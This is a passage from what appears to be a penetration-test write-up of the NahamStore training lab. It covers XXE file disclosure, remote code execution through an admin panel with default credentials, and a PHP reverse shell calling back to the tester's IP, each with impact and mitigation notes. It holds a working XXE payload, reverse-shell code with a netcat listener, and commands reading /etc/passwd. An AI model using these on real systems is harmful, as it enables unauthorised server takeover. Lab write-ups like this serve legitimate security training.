9 Content-Type: application/x-www-form-urlencoded
10 Content-Length: 66
11
12 <?xml version="1.0"?>
13 <data>
14 <X-Token>
15 1
16 </X-Token>
17 </data>

Response

Pretty Raw Hex Render

1 HTTP/1.1 401 Unauthorized
2 Server: nginx/1.14.0 (Ubuntu)
3 Date: Sun, 29 Sep 2024 16:42:54 GMT
4 Content-Type: application/xml; charset=utf-8
5 Connection: close
6 Content-Length: 72
7
8 <?xml version="1.0"?>
9 <data>
10 <error>
11 X-Token
12 1
13 is invalid
14 </error>
15 </data>|

7-the data we set between the tag is appear in response so the code is work so i start set xxe payload to reach any file of system like /etc/passwd and it display the content of the file

```

Request
Pretty Raw Hex
1 POST /product/1?xml HTTP/1.1
2 Host: stock.nahamstore.thm
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: close
8 Upgrade-Insecure-Requests: 1
9 Content-Type: application/x-www-form-urlencoded
10 Content-Length: 127
11
12 <?xml version="1.0"?>
13 <!DOCTYPE test [ <!ENTITY xxe SYSTEM "file:///etc/passwd" > ]>
14 <data>
15   <x-1oken>
16     &xxe;
17   </x-1oken>
18 </data>

```

```

Response
Pretty Raw Hex Render
1 HTTP/1.1 401 Unauthorized
2 Server: nginx/1.14.0 (Ubuntu)
3 Date: Sun, 29 Sep 2024 16:50:11 GMT
4 Content-Type: application/xml; charset=utf-8
5 Connection: close
6 Content-Length: 1304
7
8 <?xml version="1.0"?>
9   <data>
10    <error>
11      X-1oken
12        root:x:0:root:/root:/bin/bash
13        daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
14        bin:x:2:2:bin:/bin:/usr/sbin/nologin
15        sys:x:3:3:sys:/dev:/usr/sbin/nologin
16        sync:x:4:65534:sync:/bin:/bin/sync
17        games:x:5:60:games:/usr/games:/usr/sbin/nologin
18        man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
19        lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
20        mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
21        news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
22        uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
23        proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
24        www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
25        backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
26        list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
27        irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
28        gnats:x:41:41:Gnats Bug-Reporting System
29        (admin):/var/lib/gnats:/usr/sbin/nologin
30        nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
31        _apt:x:100:65534::/nonexistent:/usr/sbin/nologin
32        messagebus:x:101:101::/nonexistent:/usr/sbin/nologin
33        systemd-network:x:102:103:systemd Network
34        Management,,,:/run/systemd:/usr/sbin/nologin

```

Impact :

- Sensitive File Disclosure:** Attackers can read sensitive files from the server (like /etc/passwd, /etc/passwd, or configuration files), which could expose critical system or application information.
- Server-Side Request Forgery (SSRF):** Attackers could force the server to make requests to internal systems, potentially bypassing firewalls and gaining access to otherwise restricted resources.

Mitigation of XXE:

- Disable External Entity Resolution:** Configure the XML parser to prevent external entity declarations.
- Input Validation:** Sanitize and validate all XML inputs.
- Use Modern Libraries:** Use libraries or frameworks that are not vulnerable to XXE by default

Demo

2.9 RCE

Summary:


Discovered a Remote Code Execution (RCE) vulnerability in the domain <http://nahamstore.thm:8000/>, which allowed me to gain access to the server's machine.

Severity:

Critical

Description :

- 1-From FUZZ for directory in <http://nahamstore.thm:8000/>, I discovered the /admin directory, which led to identifying a potential vulnerability.
- 2- Go to <http://nahamstore.thm:8000/admin/> and find it lead me to login page



Marketing Manager Login



The form has a light gray header bar with the word "Login". Below it is a "Username:" label with an input field. Below that is a "Password:" label with an input field. To the right of the password field is a green "Login" button.

3- try a simple credentials admin:admin we loged in to admin panel that lead to page that allow update the code of the campaign pages

Marketing Manager Dashboard

| Active Campaigns | | |
|----------------------|------------------|---------|
| Campaign Name | Date Started | Actions |
| Pre Opening Interest | 12/10/2020 18:23 | |
| Hoodie Giveaway | 12/15/2020 10:16 | |

Edit Campaign

Campaign Details

Campaign Name:


Code:

4- we try to execute simple code in Code field to ("echo Haker") and Update the content of the page

The screenshot shows two parts of a web application. On the left, the 'Edit Campaign' form has a 'Code:' field containing the PHP code: '<?php echo Haker; ?>'. On the right, the 'Marketing Manager Dashboard' shows an 'Active Campaigns' table with two entries:

| Campaign Name | Date Started | Actions |
|----------------------|------------------|---------|
| Pre Opening Interest | 12/10/2020 18:23 | |
| Hoodie Giveaway | 12/15/2020 10:16 | |

5- Click in Actions direction icon that lead me to the Campaign Page we Find that the code i insert is execute and that inform that we have RCE in this page



Impact:

The RCE vulnerability allowed me to execute arbitrary code on the server, gaining unauthorized control over the system. This could potentially lead to data breaches, full system compromise, privilege escalation, and unauthorized access to sensitive information or critical infrastructure, depending on the server's role.

Mitigation :

- **Input Validation:** Implement strict input validation to prevent malicious code injection. Use allow lists and sanitize all user inputs.
- **Least Privilege:** Ensure that services run with the minimum privileges necessary to reduce the impact of a potential compromise.
- **Disable Unnecessary Features:** Disable or restrict access to functions or features that allow code execution, such as dangerous file uploads or dynamic code evaluations.
- **Avoid Default Credentials:** Enforce strong password policies and never use default credentials for any services or systems.
- **Close Unnecessary Ports:** Close high-numbered or unused ports and restrict access to critical ports such as worker ports to minimize attack surfaces.

Demo

3-Maintain Access

Summary:

During the exploitation phase, a Remote Code Execution (RCE) vulnerability was identified, allowing arbitrary code execution on the server. This vulnerability was leveraged to establish a reverse shell

Severity:

Critical

Description :

1- we think to get a reverse shell from the code field so i go to <https://www.revshells.com/> and generate an php_reverse shell (php PentestMonkey) code and adding my Ip and port number and get the code

Reverse Shell Generator

IP & Port

IP: 10.9.197.124 | Port: 4444 | +1

Listener

```
nc -lvpn 4444
```

Type: nc | Advanced | Copy

Reverse (selected) | Bind | MSFVenom | HoaxShell

OS: Linux | Name: Search... | Show Advanced

Code Examples:

```
<?php
// php-reverse-shell - A Reverse Shell implementation in PHP. Comments stripped
to slim it down. RE: https://raw.githubusercontent.com/pentestmonkey/php-reverse-
shell/master/php-reverse-shell.php
// Copyright (c) 2007 pentestmonkey@pentestmonkey.net

set_time_limit (0);
$VERSION = "1.0";
$ip = '10.9.197.124';
$port = 4444;
$chunk_size = 1400;
$write_a = null;
$error_a = null;
```

2- Take the copy of the code and insert it in the code field in the page and start and netcat listener in port 4444

z# nahamstore.thm:8000/admin/8d1952ba2b3c6ddcd76236f090ab8642c

Kali Forums | Kali NetHunter | Exploit-DB | Google Hacking DB | OffSec

Edit Campaign

Campaign Details

Campaign Name: Pre Opening Interest

Code:


```
<?php
// php-reverse-shell - A Reverse Shell implementation in PHP. Comments stripped
to slim it down. RE: https://raw.githubusercontent.com/pentestmonkey/php-reverse-
shell/master/php-reverse-shell.php
// Copyright (c) 2007 pentestmonkey@pentestmonkey.net

set_time_limit (0);
$VERSION = "1.0";
$ip = '10.9.197.124';
$port = 4444;
$chunk_size = 1400;
$write_a = null;
$error_a = null;
```

Back | Update

(kali㉿kali)-[~]
\$ nc -lvpn 4444
listening on [any] 4444 ...
2024-09-30
2024-09-30
2024-09-30
2024-09-30
10.9.0.1:1
2024-09-30
2024-09-30
2024-09-30

3- Update the code in the campaign page and go back to admin page and click in action icon that redirect me to the product page where the code was send after click the page start in reload and we get access in my shell with user (www-data)



4-find that we have access to system function and get valuable information

```
$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/nologin
sys:x:3:3:sys:/dev:/nologin
sync:x:4:4:sync:/bin:/nologin
games:x:5:60:games:/var/games:/nologin
man:x:6:12:man:/var/cache/man:/nologin
lp:x:7:7:lp:/var/spool/lpd:/nologin
mail:x:8:8:mail:/var/mail:/nologin
news:x:9:9:news:/var/spool/news:/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/nologin
proxy:x:13:13:proxy:/bin:/nologin
www-data:x:33:33:www-data:/var/www:/nologin
backup:x:34:34:backup:/var/backups:/nologin
list:x:38:38:Mailing List Manager:/var/list:/nologin
irc:x:39:39:ircd:/var/run/ircd:/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/nologin
nobody:x:65534:nobody:/var/run/nobody:/nologin
apt:x:100:65534:APT:/var/lib/dpkg:/nologin
mesgngbus:x:101:101:/var/lib/instantsys:/bin:/nologin
systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/nologin
systemd-timesync:x:104:105:systemd Time Synchronization,,,:/run/systemd:/nologin
t: ~ /etc/passwd
```

```
$ cat /etc/hosts
127.0.0.1      localhost
::1      localhost ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
172.17.0.4      af11c847d4c7
$
```

now the attacker can modify in the system and manipulate it so this is a critical thing that should be fix

Mitigation :

- Input Validation:** Implement strict input validation to prevent malicious code injection. Use allow lists and sanitize all user inputs.
- Least Privilege:** Ensure that services run with the minimum privileges necessary to reduce the impact of a potential compromise.
- Disable Unnecessary Features:** Disable or restrict access to functions or features that allow code execution, such as dangerous file uploads or dynamic code evaluations.
- Avoid Default Credentials:** Enforce strong password policies and never use default credentials for any services or systems.
- Close Unnecessary Ports:** Close high-numbered or unused ports and restrict access to critical ports such as worker ports to minimize attack surfaces.

Demo